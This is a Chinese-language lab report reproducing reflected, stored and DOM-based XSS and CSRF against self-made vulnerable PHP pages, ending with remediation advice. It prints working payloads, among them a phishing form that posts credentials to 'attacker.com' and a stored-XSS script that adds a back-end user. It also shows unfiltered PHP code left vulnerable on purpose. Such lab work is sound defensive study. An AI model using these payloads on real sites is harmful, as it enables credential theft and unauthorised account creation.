Web安全攻防：XSS与CSRF漏洞测试复现报告

1. 概述

1.1 测试目标

本次测试旨在复现常见的Web安全漏洞，包括反射型XSS、存储型XSS、DOM型XSS以及CSRF漏洞，并尝试组合利用XSS与CSRF漏洞，深入理解其原理、利用方式及危害。

1.2 测试环境

- **测试平台**：本地PHP环境（192.168.1.8）
- **测试工具**：Burp Suite Professional、浏览器（Chrome/Firefox）
- **目标程序**：自制漏洞演示程序（xss1.php, xss2.php, dom_xss.php, adduser.php）

1.3 核心结论

成功复现三种类型的XSS漏洞及CSRF漏洞，并实现了XSS与CSRF的组合利用。目标应用存在严重的安全隐患，需立即修复。

2. XSS漏洞复现与分析

2.1 反射型XSS (Reflected XSS)

2.1.1 漏洞复现过程

1. 访问测试页面：`http://localhost/4.4/xss1.php?xss_input_value=test`！

2. 发现参数值直接回显到页面中
3. 尝试Payload：`"><script>alert(1)</script>`

4. 成功触发弹窗

请求URL：http://localhost/4.4/xss1.php?xss_input_value="%3E

2.1.2 漏洞原理分析

漏洞根源在于服务器未对用户输入进行任何过滤处理，直接将输入内容输出到HTML页面中。

问题代码：

```
<?php
    // 直接输出用户输入，未做任何过滤
    echo $_GET['xss_input_value'];
?>
```

2.1.3 漏洞利用与危害

成功利用此漏洞可实施多种攻击：

- 窃取用户Cookie信息
- 伪造恶意表单进行钓鱼攻击
- 传播恶意脚本

钓鱼Payload示例

```
"><script>
document.body.innerHTML = '<form action="http://attacker.com/phish"><input
name="user"><input name="pass" type="password"><input type="submit"></form>';
</script>
```

2.2 存储型XSS (Stored XSS)

2.2.1 漏洞复现过程

1. 在留言板页面提交恶意脚本内容
2. 脚本被存储到数据库
3. 其他用户访问留言板时自动执行恶意脚本
4. 实现持久化攻击效果

2.2.2 漏洞原理分析

漏洞成因在于输入数据存入数据库和从数据库查询输出时均未进行过滤处理。

问题代码片段：

```
<?php
// 未过滤的用户输入直接存入数据库
$result = mysql_query($conn, "INSERT INTO xss (title, content)
             VALUES ('".$_POST["title"]."', '".$_POST["content"]."')");

// 从数据库直接输出到页面
while($row = mysql_fetch_array($result2)) {
    echo "<tr><td>".$row['title']."</td><td>".$row['content']."</td>";
}
?>
```

2.3 DOM型XSS (DOM-based XSS)

2.3.1 漏洞复现过程

1. 分析页面DOM结构：`<h6 id="id1">content</h6>`
2. 构造Payload：`<img src=x onerror=alert(1)>`
3. 成功触发弹窗

2.3.2 漏洞原理分析

此类XSS的触发不依赖于服务器端处理，而是由于前端JavaScript代码不安全地操作DOM，直接将用户输入数据用于修改页面元素。


3. CSRF漏洞复现与分析

3.1 漏洞复现过程

1. 管理员登录系统

zhangsan添加成功

1. 使用Burp Suite拦截添加用户的POST请求



1. 生成CSRF PoC并构造恶意链接
2. 诱使已登录管理员访问该链接
3. 成功在后台添加恶意用户

3.2 漏洞原理分析

漏洞成因在于添加用户功能未校验请求的来源，缺乏有效的CSRF Token保护机制，导致攻击者可以伪造恶意请求。

3.3 漏洞利用

使用Burp Suite生成CSRF PoC，构造恶意链接诱导已登录用户点击，实现未授权添加用户操作。

4. 组合漏洞复现：XSS + CSRF

4.1 利用场景描述

结合存储型XSS和CSRF漏洞，实现更强大的攻击效果：

1. 攻击者在留言板插入包含CSRF攻击代码的XSS Payload
2. 管理员查看留言板时自动执行恶意脚本
3. 脚本自动发起AJAX请求，添加后台用户
4. 实现完全自动化的权限提升攻击

4.2 复现过程

XSS Payload代码：

```
function submitRequest() {
    var xhr = new XMLHttpRequest();
    xhr.open("POST", "http://192.168.1.8/4.6/4.6.3/adduser.php", true);
    xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    var body = "username=hacker&password=hacker123&addsubmit=1";
    xhr.send(body);
}
submitRequest();
```

4.3 组合漏洞的危害性

这种组合漏洞极大提高了攻击的威力，实现了从存储型XSS到后台权限获取的完整攻击链，危害等级为严重。

5. 修复建议

5.1 XSS漏洞修复方案

1. **输入验证与过滤**：
   - 对用户输入进行严格的白名单验证
   - 过滤特殊字符：`< > " ' & /` 等
2. **输出编码**：
   - 采用HTML实体编码：`htmlspecialchars()` 函数
   - 上下文相关编码：HTML/JavaScript/URL编码
3. **安全HTTP头**：
   - 设置CSP（内容安全策略）头部
   - 启用HttpOnly cookie标志

5.2 CSRF漏洞修复方案

1. **CSRF Token验证**：
   - 为每个会话生成不可预测的Token
   - 在表单和请求中验证Token有效性
2. **同源检测**：
   - 验证Referer头部信息
   - 使用SameSite Cookie属性
3. **关键操作二次验证**：
   - 对敏感操作要求重新认证
   - 实施操作确认机制

6. 总结与体会

通过本次测试，深入理解了XSS和CSRF漏洞的原理、利用方式及防御措施。特别是两种漏洞的组合利用，展现了Web安全的复杂性和深度。在实际开发中，必须始终坚持"不信任用户输入"的原则，实施纵深防御策略。

附录

附录一：Payload集合

- 反射型XSS：`"><script>alert(1)</script>`
- DOM型XSS：`<img src=x onerror=alert(1)>`
- 存储型XSS：`<script>alert('stored xss')</script>`
- CSRF PoC：Burp Suite生成的标准HTML表单

附录二：参考链接

- OWASP XSS防护手册：https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- CSRF防护指南：https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

报告撰写人：童
报告日期：2025年8月
版本：1.0